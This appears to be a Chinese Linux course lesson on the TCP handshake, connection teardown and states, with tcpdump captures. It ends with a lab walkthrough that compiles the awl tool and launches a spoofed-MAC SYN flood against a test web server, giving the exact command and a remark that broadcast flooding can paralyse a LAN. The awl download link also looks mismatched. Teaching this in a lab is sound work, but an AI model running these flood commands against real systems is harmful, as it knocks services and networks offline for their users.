**本节所讲内容**

**1、tcp三次握手及tcp连接状态（含tcpdum抓包分析）**


**2、tcp四次挥手及tcp连接状态**

**3、实战：在局域网中使用 awl伪装MAC地址进行多线程SYN攻击**

**ssh 客户端： xuegod63 192.168.1.63**

**sshd服务端： xuegod64 192.168.1.64**

**TCP报文段的首部格式：**

****

**需要了解的信息：**

**ACK ： TCP协议规定，只有ACK=1时有效，也规定连接建立后所有发送的报文的ACK必须为1**


**SYN(SYNchronization) ： 在连接建立时用来同步序号。当SYN=1而ACK=0时，表明这是一个连接请求报文。对方若同意建立连接，则应在响应报文中使SYN=1和ACK=1. 因此,  SYN置1就表示这是一个连接请求或连接接受报文。**

**synchronization [ˌsɪŋkrənaɪ'zeɪʃn] 同步**

**FIN （finis）即完，终结的意思， 用来释放一个连接。当 FIN = 1 时，表明此报文段的发送方的数据已经发送完毕，并要求释放连接。**

**finis ['faɪnɪs] 终结**


**建立tcp连接时的tcp三次握手和断开tcp连接时的4次挥手整体过程说明图：**



**1、实战：使用tcpdump抓取tcp三次握手**

**tcp三次握手过程：**

**Client：我可以给你发数据吗？  
Server：可以  
Client：好的**

****

**tcp三次握手过程：**


**1、首先由Client发出请求连接即 SYN=1，声明自己的序号是 seq=x**

**2、然后Server 进行回复确认，即 SYN=1 ，声明自己的序号是 seq=y, 并设置为ack=x+1,**

**3、最后Client 再进行一次确认，设置 ack=y+1.**

**seq 序列号范围：2^32 -1 到最大值，再从0开始**

**seq 序列号作用：依据这个序列号来组数据**

****


**实战1：使用tcpdump抓包查看tcp三次握手过程**

**tcpdump常用参数：**

**-c         指定包个数**

**-n        IP，端口用数字方式显示**

**port 指定端口**

****

**在xuegod63上登录，抓取ssh远程产生的tcp三次握手包：**

**[root@xuegod63 ~]# tcpdump port 22 -c 3 -n**

**打开另一个终端，开始建立tcp连接：**

**[root@xuegod63 Desktop]# ssh root@192.168.1.64**

**The authenticity of host '192.168.1.64 (192.168.1.64)' can't be established.**

**RSA key fingerprint is b2:29:c8:62:98:80:92:3c:e2:67:3f:f0:7c:40:69:63.**

**Are you sure you want to continue connecting (yes/no)? #到这里就不用执行了，tcp已经建议连接**

**查看数据包：**

**[root@xuegod63 ~]# tcpdump -i eth0 -vn -t tcp port 22**

**tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes**

**IP (tos 0x10, ttl 64, id 1908, offset 0, flags [DF], proto TCP (6), length 60)**

**192.168.1.63.57521 > 192.168.1.64.ssh: Flags [S], cksum 0x4730 (correct), seq 3666297820, win 14600, options [mss 1460,sackOK,TS val 2245802 ecr 0,nop,wscale 7], length 0**

**IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 60)**

**192.168.1.64.ssh > 192.168.1.63.57521: Flags [S.], cksum 0x3ee0 (correct), seq 1491746863, ack 3666297821, win 14480, options [mss 1460,sackOK,TS val 1011598 ecr 2245802,nop,wscale 7], length 0**

**IP (tos 0x10, ttl 64, id 1909, offset 0, flags [DF], proto TCP (6), length 52)**

**192.168.1.63.57521 > 192.168.1.64.ssh: Flags [.], cksum 0xa5c8 (correct), ack 1, win 115, options [nop,nop,TS val 2245803 ecr 1011598], length 0**

**注：Flags [S] 中的 S 表示为SYN包为1**

**互动： 为什么最后一个ack为1 不是为y+1 ?**

**client主机返回ACK，包序号为ack=1 ，这是相对序号，如果需要看绝对序号，可以在tcpdump命令中加-S**

**[root@xuegod63 ~]# tcpdump port 22 -c 3 -n -S**

**tcpdump: verbose output suppressed, use -v or -vv for full protocol decode**

**listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes**

**16:00:54.310316 IP 192.168.1.63.57528 > 192.168.1.64.ssh: Flags [S], seq 1932774705, win 14600, options [mss 1460,sackOK,TS val 5103659 ecr 0,nop,wscale 7], length 0**

**16:00:54.311072 IP 192.168.1.64.ssh > 192.168.1.63.57528: Flags [S.], seq 3006844046, ack 1932774706, win 14480, options [mss 1460,sackOK,TS val 3869455 ecr 5103659,nop,wscale 7], length 0**


**16:00:54.311175 IP 192.168.1.63.57528 > 192.168.1.64.ssh: Flags [.], ack 3006844047, win 115, options [nop,nop,TS val 5103660 ecr 3869455], length 0**

**3 packets captured**

**3 packets received by filter**

**0 packets dropped by kernel**

**实战2：tcp断开连接时的 4次挥手过程**

****

**4次挥手过程：**

**1、当客户A 没有东西要发送时就要释放 A 这边的连接，A会发送一个报文（没有数据），其中 FIN 设置为1, seq=u；**

**2、 服务器B收到后会给应用程序一个信，这时A那边的连接已经关闭，即A不再发送信息（但仍可接收信息）。  B会发送收一个报文，其中 FIN 设置为1,  ack=u+1； A收到B的确认包后，进入等待状态，等待B请求释放连接。**

**3、服务器B向客户A发送断开连接请求，包中FIN=1，seq=w， ack = u+1**

**4、A收到后回复一个确认信息，发送包,ack=w+1，并进入 TIME\_WAIT 状态**

**互动：为什么要等待呢？**

**为了满足这种情况： B向A发送 FIN = 1 的释放连接请求，但这个报文丢失了， A没有接到不会发送确认信息， B 超时会重传，这时A在 WAIT\_TIME 还能够接收到这个请求，这时再回复一个确认就行了。（A收到 FIN = 1 的请求后 WAIT\_TIME会重新记时）**

**另外服务器B存在一个保活状态，即如果A突然故障死机了，那B那边的连接资源什么时候能释放呢？  就是保活时间到了后，B会发送探测信息， 以决定是否释放连接。**

**实战4： 使用tcpdum抓取4次挥手数据包**

**在xuegod63上登录，抓取ssh远程连接断开时，产生的tcp 4次挥手包：**

**[root@xuegod63 ~]# tcpdump port 22 -n -S**

**打开另一个终端，开始建立tcp连接：**

**[root@xuegod63 ~]# ssh root@192.168.1.64**

**root@192.168.1.64's password:**

**Last login: Tue Oct 25 17:28:57 2016 from 192.168.1.63**

**[root@xuegod64 ~]# exit**

**查看数据包：**

**[root@xuegod63 ~]# tcpdump port 22 -n -S**

**。。。 #只看最后4个包就可以了**

**17:29:31.709503 IP 192.168.1.63.57533 > 192.168.1.64.ssh: Flags [F.], seq 2176876951, ack 247624733, win 164, options [nop,nop,TS val 10421058 ecr 9186853], length 0**

**17:29:31.710515 IP 192.168.1.64.ssh > 192.168.1.63.57533: Flags [.], ack 2176876952, win 175, options [nop,nop,TS val 9186854 ecr 10421058], length 0**

**17:29:31.743381 IP 192.168.1.64.ssh > 192.168.1.63.57533: Flags [F.], seq 247624733, ack 2176876952, win 175, options [nop,nop,TS val 9186858 ecr 10421058], length 0**

**17:29:31.743433 IP 192.168.1.63.57533 > 192.168.1.64.ssh: Flags [.], ack 247624734, win 164, options [nop,nop,TS val 10421092 ecr 9186858], length 0**

**互动：为什么第二次和第四次没有seq序列号？**

**因为已经要断开了，没有必要产生新的序列号。**

**总结：4次挥手**

**a 我没有数据要传输了，我要断了 -》  b 好  ； b 数据传输完，我也要断了 -》 a 好**

**注：Time-Wait 连接消失时间为2倍的MSL**

**MSL是Maximum Segment Lifetime英文的缩写，中文可以译为“报文最大生存时间” ，他是任何报文在网络上存在的最长时间，超过这个时间报文将被丢弃。**

**RFC 793中规定MSL为2分钟，实际应用中常用的是30秒，1分钟和2分钟等。**


**查看Linux中默认MSL时间：**

**[root@xuegod63 ~]# cat /proc/sys/net/ipv4/tcp\_fin\_timeout**

**60**

**后期可以修改tcp相关内核网络参数，快速结束系统中大量的TIME\_WAIT连接**

**TCP连接状态详解：**

****

**TCP连接状态详解：**

**服务器端：LISTEN：侦听来自远方的TCP端口的连接请求  
客户端：SYN-SENT：在发送请求连接后等待匹配的连接请求  
服务器端：SYN-RECEIVED：再收到和发送一个连接请求后等待对方对连接请求的确认  
客户端/服务器端：ESTABLISHED：代表一个打开的连接  
客户端：FIN-WAIT-1：等待远程TCP连接中断请求，或先前的连接中断请求的确认**

**服务器端：CLOSE-WAIT：等待从本地用户发来的连接中断请求  
客户端：FIN-WAIT-2：从远程TCP等待连接中断请求  
服务器端：LAST-ACK：等待原来的发向远程TCP的连接中断请求的确认**

**客户端：TIME-WAIT：等待足够的时间以确保远程TCP接收到连接中断请求的确认**


**服务器端：CLOSED：没有任何连接状态**

**SYN洪水攻击概述：**


**SYN洪水攻击主要源于： tcp协议的三次握手机制**

**tcp协议面向链接的协议：**

**正常的TCP三次握手过程：**



**实战拓扑图：**

****

**SYN洪水攻击的过程：**


**在服务端返回一个确认的SYN-ACK包的时候有个潜在的弊端，如果发起的客户是一个不存在的客户端，那么服务端就不会接到客户端回应的ACK包。**

**这时服务端需要耗费一定的数量的系统内存来等待这个未决的连接，直到等待超关闭，才能施放内存。**

**如果恶意者通过通过ip欺骗，发送大量SYN包给受害者系统，导致服务端存在大量未决的连接并占用大量内存和tcp连接，从而导致正常客户端无法访问服务端，这就是SYN洪水攻击的过程。**


**实战3：使用awl伪装MAC对内网的服务器施实syn洪水攻击**

**实战拓扑图：**

****

**在xuegod63 awl软件进行攻击：**

**下载地址：https://gitlab.com/davical-project/awl/tags**



**通过xshell上传awl-0.2.tar.gz到Linux系统中**

**开始安装awl 0.56 0.53 不能用**

**[root@xuegod63 ~]#tar zxvf awl-0.2.tar.gz #解压**

**[root@xuegod63 ~]#cd awl-0.2**

**[root@xuegod63 awl-0.2]#./configure # 查检软件包安装环境**

**[root@xuegod63 awl-0.2]#make -j 4**

**#make 把源代码编译成可执行的二进制文件**

**# -j 4以4个进程同时编译，速度快**

**[root@xuegod63 awl-0.2]#make install #安装**

**查看安装的命令：**

**[root@xuegod63 awl-0.2]# which awl**

**/usr/local/bin/awl**

**在xuegod64上搭建一台web服务器，模拟要被攻击的服务器**

**[root@xuegod64 ~]# yum install httpd -y #安装web服务器**

**[root@xuegod64 ~]# service httpd start**

**开始攻击：**

**实战4： 在局域网中使用 awl伪装MAC地址进行多线程SYN攻击**

**获取对方的IP地址解析成MAC地址**

**[root@xuegod63 ~]# ping 192.168.1.64**

**[root@xuegod63 ~]# arp -n**

**Address HWtype HWaddress Flags Mask Iface**

**192.168.1.17 ether e0:b9:a5:ac:c5:76 C eth0**

**192.168.1.64 ether 00:0c:29:48:80:95 C eth0**

**开始攻击：**


**awl参数如下:  
-i 发送包的接口,如果省略默认是eth0  
-m 指定目标mac地址 注：如果-m没有指定mac，默认目标MAC地址是“FF.FF.FF.FF.FF.FF”，这表示向同一网段内的所有主机，进行SYN攻击，1-2分钟内，还容易使整个局域网瘫痪。**

**-d 被攻击机器的IP  
-p 被攻击机器的端口**

**[root@xuegod63 ~]# awl -i eth0 -m 00:0c:29:48:80:95 -d 192.168.1.64 -p 80**

**测试攻击效果：**

**在xuegod64上查看：发现很多伪装成公网的IP在攻击我们**



**总结：**

**1、tcp三次握手及tcp连接状态**

**2、tcp四次挥手及tcp连接状态**

**3、实战：在局域网中使用 awl伪装MAC地址进行多线程SYN攻击**

**今天对内，**

**明天对外**

**MK讲课风格：1 深度：1**

**http://blog.csdn.net/fly542/article/details/41348421**

[**利用tcpdump监控tcp连接三次握手和关闭四次握手**](http://blog.csdn.net/fly542/article/details/41348421)

**http://blog.csdn.net/whuslei/article/details/6667471**

**http://blog.csdn.net/oney139/article/details/8103223**